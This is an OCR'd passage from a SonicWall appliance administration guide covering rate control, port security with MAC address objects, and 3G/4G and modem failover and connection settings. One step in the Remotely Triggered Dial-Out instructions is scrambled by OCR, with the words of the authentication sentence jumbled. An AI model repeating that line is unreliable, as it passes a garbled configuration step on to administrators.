To configure rate control settings or to enable flow control:

1 On the **Switching > Rate Control** page, click the **Configure** icon in the row for the interface you want to configure. The **Edit Rate Control Settings** dialog opens.



2 To enable flow control on this interface, select the **Enable Flow Control** check box.

3 To set the mode for limiting the bandwidth of ingressing frames, select one of the following from the **Ingress Mode** drop-down menu:

- **Limit All**
- **Limit Broadcast, Multicast and Flooded Unicast** (default)
- **Limit Broadcast and Multicast**
- **Limit Only Broadcast**

4 Type the desired ingress rate limit in kilobits per second into the **Ingress Rate** field.

To turn off the ingress rate limit and allow unlimited traffic, enter *0* (zero).

The value you enter is rounded to the nearest increment, depending on the granularity available for that rate. The granularities are different depending on the range of rates:

- 128kbps ~ 1Mbps – increments of 64kbps
- 1Mbps ~ 100Mbps – increments of 1Mbps
- 100Mbps ~ 1000Mbps – increments of 10Mbps (for gigabit ports)

5 Type the desired egress rate limit in kilobits per second into the **Egress Rate** field.

To turn off the egress rate limit and allow unlimited traffic, enter *0* (zero). This is the default.

The value you enter is rounded to the nearest increment, depending on the granularity available for that rate. The granularities are the same as for the ingress rate.


6 Click **OK**.

52

Configuring Secure Ports

NOTE: Switching is available on the NSA 2400MX only.

Switching > Port Security



To configure secure ports, create MAC address objects for the trusted MAC addresses and bind them to specific ports. Frames whose source addresses are not contained in the table are dropped.

NOTE: Only static Port Security is supported.

NOTE: A secure port is meant to receive untagged frames. If a frame has a tag, even when its Security Association (SA) is trusted, it is discarded.

A LACP Port or VLAN trunk port cannot also be a Secure Port at the same time.

Each port can be configured to enable or disable the Discard Tagged option. When it is enabled, all frames with a LLDP 802.1AB tag will be discarded. This prevents a non-trunk port from connecting to a trunk port.

Topics:


- Adding MAC Addresses to an Interface
- Editing MAC Address Objects
- Deleting MAC Address Objects

Adding MAC Addresses to an Interface

You must use an address object to bind MAC address(es) to an interface. You can create an address object from within this procedure, or use an existing one. For more information about address objects, see Network > Address Objects.

To add MAC addresses to an interface:

1 On the **Switching > Port Security** page, click the **Add** button at the bottom of the page. The **Add Static MAC Address** dialog opens.




2 Select the desired interface from the **Port** drop-down menu.

3 If the address object that contains the desired MAC addresses already exists, select it from the **MAC Address** drop-down menu.

To create an address object, select **Create new address object** from the drop-down list. **The Add Address Object** dialog opens.

NOTE: Turn off the pop-up blocker in your browser before selecting **Create new address object**.



a Type a descriptive name for the address object into the **Name** field.

b Select the zone from the **Zone Assignment** drop-down menu.

c The **Type** is set to **MAC** and cannot be changed.

d Enter the MAC address in the **MAC Address** field.

e If the device with this MAC address can have multiple IP addresses, select the **Multi-homed host** check box. Otherwise, clear this check box.


f Click **OK** in the **Add Address Object** dialog. The new address object appears in the **MAC Address** field of the **Add Static MAC Address** dialog.

4 Click **OK**.

Editing MAC Address Objects

To edit a MAC address object for a secure port:

1 Click the **Configure** icon in the row for the MAC address object you want to edit. The **Edit Static MAC Address** dialog opens.



2 Select a different address object or select **Create new address object** from the **MAC Address** drop-down menu.

3 When finished, click **OK**.

Deleting MAC Address Objects

To delete one or more MAC address objects:

1 To delete:

- A single MAC address object, click the **Delete** icon in the row for the MAC address object you want to delete.
- Multiple MAC address objects:

    a) Select the check boxes next to the MAC address objects you want to delete .

    b) Click the **Delete Selected** button at the bottom of the page.

2 Click **OK** in the confirmation dialog.

Part 6


3G/4G/Modem

- Selecting 3G/4G/Modem
- Configuring 3G/4G
- 3G/4G > Status
- 3G/4G > Settings
- 3G/4G > Advanced
- 3G/4G > Connection Profiles
- 3G/4G > Data Usage
- Enabling the U0/U1/M0 Interface
- Configuring Modem
- Modem > Status
- Modem > Settings
- Modem > Advanced
- Modem > Connection Profiles

Selecting 3G/4G/Modem


3G/4G/Modem

SonicWall network security appliances with a USB extension port can support either an external 3G/4G interface or analog modem interface. When the appliance does not detect an external interface, **3G/4G/Modem** is displayed in the left-side navigation bar.



Selecting the 3G/4G/Modem Status

By default, the SonicWall network security appliance will attempt to auto-detect whether a connected external device is a 3G/4G interface or an analog modem interface. You can manually specify which type of interface you want to configure on the **3G/4G/Modem > Settings** page.



The **3G/4G/Modem Device Type** drop-down menu provides the following options:

- **Auto-detect** - The appliance attempts to determine if the device is a 3G/4G or analog modem.
- **3G/4G/Mobile** - Manually configures a 3G/4G interface.
- **Analog Modem** - Manually configures an analog modem interface.

54

Configuring 3G/4G

NOTE: For the latest information about supported 3G/4G devices, see http://www.sonicwall.com/us/en/products/3190.html.

3G/4G Overview

This chapter describes how to configure the 3G/4G wireless WAN interface on the SonicWall network security appliance.

SonicWall security appliances support 3G/4G Wireless WAN connections that utilize data connections over Cellular networks. The 3G/4G connection can be used for:

- WAN Failover to a connection that is not dependent on wire or cable.
- Temporary networks where a pre-configured connection may not be available, such as trade-shows and kiosks.

- Mobile networks, where the SonicWall appliance is based in a vehicle.
- Primary WAN connection where wire-based connections are not available and 3G/4G Cellular is.

Topics:

Understanding 3G/4G Connection Types

Depending on your appliance, when the 3G/4G device is installed prior to starting the appliance, it will be listed as the U0, U1, or M0 (NSA 240 only) interface on the **Network > Interfaces** to govern the interface.

The 3G/4G Connection Types setting provides flexible control over WAN connectivity on SonicWall appliances with 3G/4G interfaces. The Connection Type is configured on the **3G/4G > Connection Profiles** page on the **Parameters** tab of the 3G/4G Profile Configuration window. The following connection types are offered:

- **Persistent Connection** – Once the 3G/4G interface is connected to the 3G/4G service provider, it remains connected until the administrator disconnects it or a network event (such as the WAN becoming unavailable) causes it to disconnect.
- **Connect on Data** – The 3G/4G interface connects automatically when the SonicWall appliance detects specific types of network traffic.
- **Manual Connection** – The 3G/4G interface is connected only when the administrator manually initiates the connection.

CAUTION: Although the 3G/4G connection can be manually enabled on the Network > Interfaces page (by clicking the Manage button for the U0/U1/M0 interface), this is not recommended because this can cause automatic connections to not function as expected. SonicWall recommends governing the 3G/4G interface using the connection types described above.

Understanding 3G/4G Failover

It is important to note that the failover behavior when the primary WAN interface goes down depends on the Connection Type setting that is configured for the 3G/4G Connection Profile. In order for the 3G/4G interface to function as a backup interface, it must be configured as the Final Backup interface in the default load balancing group on the **Network > Failover & LB Group** page.


The following sections describe the three different methods of WAN-to-3G/4G failover. All of these sections assume that the U0/U1/M0 interface is configured as the Final Backup interface in the load balancing group.

Topics:

Persistent Connection 3G/4G Failover

3G/4G Failover: Persistent Connection Configuration depicts the sequence of events that occur when the WAN ethernet connection fails and the 3G/4G Connection Profile is configured for **Persistent Connection**.

3G/4G Failover: Persistent Connection Configuration



1 **Primary Ethernet connection available** – The Ethernet WAN interface is connected and used as the primary connection. The U0/U1/M0 interface is never connected while the Ethernet WAN interface is available (unless an explicit route has been configured which specifies 3G/4G as the destination interface).

2 **Primary Ethernet connection fails** – The U0/U1/M0 interface is initiated and remains in an "always-on" state while the Ethernet WAN connection is down.

   If another Ethernet WAN interface is configured as part of the load balancing group, the appliance will first failover to the secondary Ethernet WAN before failing over to the U0/U1/M0 interface. In this situation, failover to the U0/U1/M0 interface will only occur when both the primary and secondary WAN paths are unavailable.


3 **Reestablishing Primary Ethernet Connectivity After Failover** – When the Ethernet WAN connection (either the primary WAN port or the secondary WAN port, if so configured) becomes available again, all LAN-to-WAN traffic is automatically routed back to the available Ethernet WAN connection. This includes active connections and VPN connections. The U0/U1/M0 interface connection is closed.

CAUTION: It is not recommended to configure a policy-based route that uses the U0/U1/M0 interface when the U0/U1/M0 interface is configured as the Final Backup in the load balancing group. If a policy-based route is configured to use the U0/U1/M0 interface, the connection will remain up until the Maximum Connection Time (if configured) is reached.

Connect on Data 3G/4G Failover

3G/4G Failover: Connect on Data Configuration depicts the sequence of events that occur when the WAN Ethernet connection fails and the 3G/4G Connection Profile is configured for **Connect on Data**.

3G/4G Failover: Connect on Data Configuration



1 **Primary Ethernet connection available** – The Ethernet WAN interface is connected and used as the primary connection. 3G/4G is never connected while the Ethernet WAN interface is available (unless an explicit route has been configured which specifies the U0/U1/M0 interface as the destination interface).

2 **Primary Ethernet Connection Fails** – The U0/U1/M0 interface connection is not established until qualifying outbound data attempts to pass through the SonicWall appliance.

3 **3G/4G Connection Established** – The U0/U1/M0 interface connection is established when the device or a network node attempts to transfer qualifying data to the Internet. The U0/U1/M0 interface stays connected until the *Maximum Connection Time (if configured) is reached*.

4 **Reestablishing WAN Ethernet Connectivity After Failover** – When an Ethernet WAN connection becomes available again or the inactivity timer (if configured) is reached, all LAN-to-WAN traffic is automatically routed back to the available Ethernet WAN connection. The U0/U1/M0 interface connection is terminated.


CAUTION: It is not recommended to configure a policy-based route that uses the U0/U1/M0 interface when the U0/U1/M0 interface is configured as the Final Backup in the load balancing group. If a policy-based route is configured to use the U0/U1/M0 interface, the connection will remain up until the Maximum Connection Time (if configured) is reached.

Manual Dial 3G/4G Failover

CAUTION: SonicWall does not recommend using a Manual Dial 3G/4G Connection Profile when the U0/U1/M0 interface is intended to be used as a failover backup for the primary WAN interface, because if a WAN fails, the appliance will lose WAN connectivity until the U0/U1/M0 interface connection is manually initiated.

3G/4G Failover: Manual Dial Configuration depicts the sequence of events that occur when the WAN Ethernet connection fails and the 3G/4G Connection Profile is configured for Manual Dial.

3G/4G Failover: Manual Dial Configuration



1. **Primary Ethernet Connection Available** - The Ethernet WAN is connected and used as the primary connection. 3G/4G is never connected while the Ethernet WAN connection is available.
2. **Primary Ethernet Connection Fails** - The U0/U1/M0 interface connection is not established until the administrator manually enables the connection.
3. **3G/4G Connection Established** – A U0/U1/M0 interface connection is established when the administrator manually enables the connection on the SonicWall appliance. The U0/U1/M0 interface stays connected until the administrator manually disables the connection.
4. **Reestablishing WAN Ethernet Connectivity After Failover** – Regardless of whether an Ethernet connection becomes available again, **all LAN-to-WAN traffic will still use the manually enabled 3G/4G connection** until the connection is manually disabled by the administrator. After a manual disconnect, the available Ethernet connection will be used.

3G/4G PC Card Support

To use the 3G/4G interface you must have a 3G/4G PC card and a contract with a wireless service provider. A 3G/4G service provider should be selected based primarily on the availability of supported hardware. SonicOS Enhanced (3.6 and later versions) supports the 3G/4G PC cards listed online at:

http://www.SonicWALL.com/us/products/cardsupport.html

3G/4G Wireless WAN Service Provider Support

SonicOS supports the following 3G/4G Wireless network providers (this list is subject to change):

- AT&T
- H3G
- Orange
- Sprint PCS Wireless
- Telecom Italia Mobile

- Telefonica
- T-Mobile
- TDC Song
- Verizon Wireless
- Vodafone

3G/4G Prerequisites

Before configuring the 3G/4G interface, you must complete the following prerequisites:

- Purchase a 3G/4G service plan from a supported third-party wireless provider
- Configure and activate your 3G/4G card
- Insert the 3G/4G card into the SonicWall appliance **before** powering on the SonicWall security appliance.

NOTE: The 3G/4G card should only be inserted or removed when the SonicWall security appliance is powered off.

For information on configuring these prerequisites, see the *SonicWall Getting Started Guide* for your model.

For how to configure the U0/U1/M0 interface for the 3G/4G card on the SonicWall appliance, see the following:


- 3G/4G > Status
- 3G/4G > Settings
- 3G/4G > Advanced
- 3G/4G > Connection Profiles
- 3G/4G > Data Usage
- Enabling the U0/U1/M0 Interface

Most of the 3G/4G settings can also be configured on the **Network > Interfaces** page. 3G/4G Connection Profiles can only be configured on the **3G/4G > Connection Profiles** page.

3G/4G > Status

The **3G/4G > Status** page displays the current status of 3G/4G on the SonicWall appliance. It indicates the status of the 3G/4G connection, the current active WAN interface, or the current backup WAN interface. It also displays IP address information, DNS server addresses, the current active dial up profile, and the current signal strength.

3G/4G > Settings



On the **3G/4G > Settings** page, you can configure the following settings:

- 3G/4G/Modem Settings
- Connect on Data Categories
- Management/User Login

3G/4G/Modem Settings

3G/4G/Mobile Device Type - Select whether you are using an a 3G/4G/Mobile connection, an Analog Modem, or Auto-detect.

Connect on Data Categories


The **Connect on Data Categories** settings allow you to configure the 3G/4G interface to automatically connect to the 3G/4G service provider when the SonicWall appliance detects specific types of traffic. The **Connect on Data Categories** include:

- NTP packets
- GMS Heartbeats
- System log e-mails
- AV Profile Updates
- SNMP Traps
- Licensed Updates
- Firmware Update requests
- Syslog traffic

To configure the SonicWall appliance for Connect on Data operation, you must select **Connect on Data** as the **Connection Type** for the Connection Profile. See 3G/4G > Connection Profiles for more details.

Management/User Login

The **Management/User Login** section must be configured to enable remote management of the SonicWall appliance over the 3G/4G interface.



You can select any of the supported management protocol(s): **HTTPS**, **Ping**, **SNMP**, and/or **SSH**. You can also select **HTTP** for management traffic. However, bear in mind that HTTP traffic is less secure than HTTPS.

Select **Add rule to enable redirect from HTTP to HTTPS** to have the SonicWall automatically convert HTTP requests to HTTPS requests for added security.


NOTE: In previous releases of SonicOS, probe monitoring for the 3G/4G interface was configured on the **3G/4G > Settings** page. Now, probe monitoring is configured on the **Network > Failover & LB** page. See Load Balancing Members and Groups for more information.

3G/4G > Advanced

NOTE: This is the help page for configuring the **3G/4G > Advanced** page for an external 3G/4G wireless WAN interface. For help with the **Modem > Advanced** page for an external analog modem interface, see Modem > Advanced.

The **3G/4G > Advanced** page is used to configure the following features:

-
- Remotely Triggered Dial-Out Settings
- Bandwidth Management
- Connection Limit



Remotely Triggered Dial-Out Settings

The Remotely Triggered Dial-Out feature enables network administrators to remotely initiate a WAN modem connection. The following process describes how a Remotely Triggered Dial-Out call functions:

1. The network administrator initiates a modem connection to the SonicWall security appliance located at the remote office.
2. If the appliance is configured to authenticate the incoming call, it prompts the network administrator to enter a password. Once the call is authenticated, the appliance terminates the call.
3. The appliance then initiates a modem connection to its dial-up ISP, based on the configured dial profile.
4. The network administrator accesses the appliance's web management interface to perform the required tasks.

Before configuring the Remotely Triggered Dial-Out feature, ensure that your configuration meets the following prerequisites:

- The 3G/4G connection profile is configured for **dial-on-data**.
- The SonicWall Security Appliance is configured to be managed using **HTTPS**, so that the device can be accessed remotely.
- It is recommended that you enter a value in the **Enable Inactivity Disconnect** field. This field is located in the **3G/4G Profile Configuration** window on the **Parameters** tab. See 3G/4G > Connection Profiles for more information. If you do not enter a value in this field, dial-out calls will remain connected indefinitely, and you will have to manually terminate sessions by clicking the **Disconnect** button.

To configure Remotely Triggered Dial-Out, go the **3G/4G > Advanced** page.

1. Check the **Enable Remotely Triggered Dial-Out** check box.
2. (Optional) To authenticate the remote he **Requires authentication** check box and enter the password in the **Password:** and **Co**call, check t**nfirm Password:** fields.

Bandwidth Management

The **Bandwidth Management** feature allows the administrator to enable egress or ingress bandwidth management services on the 3G/4G interface.

For information on configuring Bandwidth Management, see Bandwidth Management Overview.


Connection Limit

The **Connection Limit** section allows the administrator to set a host/node limit on the 3G/4G connection. This feature is especially useful for deployments where the 3G/4G connection is used as an overflow or in load-balanced situations to avoid over-taxing the connection.

In the **Max Hosts** field, enter the maximum number of hosts to allow when this interface is connected. The default value is "0", which allows an unlimited number of nodes.

3G/4G > Connection Profiles

NOTE: This is the help page for configuring the **3G/4G > Connection Profiles** page for an external 3G/4G wireless WAN interface. For help with the **Modem > Connection Profiles** page for an external analog modem interface, see Modem > Connection Profiles.



Use the **3G/4G > Connection Profiles** to configure 3G/4G connection profiles and set the primary and alternate profiles.

Select the Primary 3G/4G connection profile in the **Primary Profile** drop-down menu. Optionally, you can select up to two alternate 3G/4G profiles.

To create a 3G/4G connection profile, click the **Add** button and then perform the steps in the following sections:

- General Tab
- Parameters Tab
- IP Addresses Tab

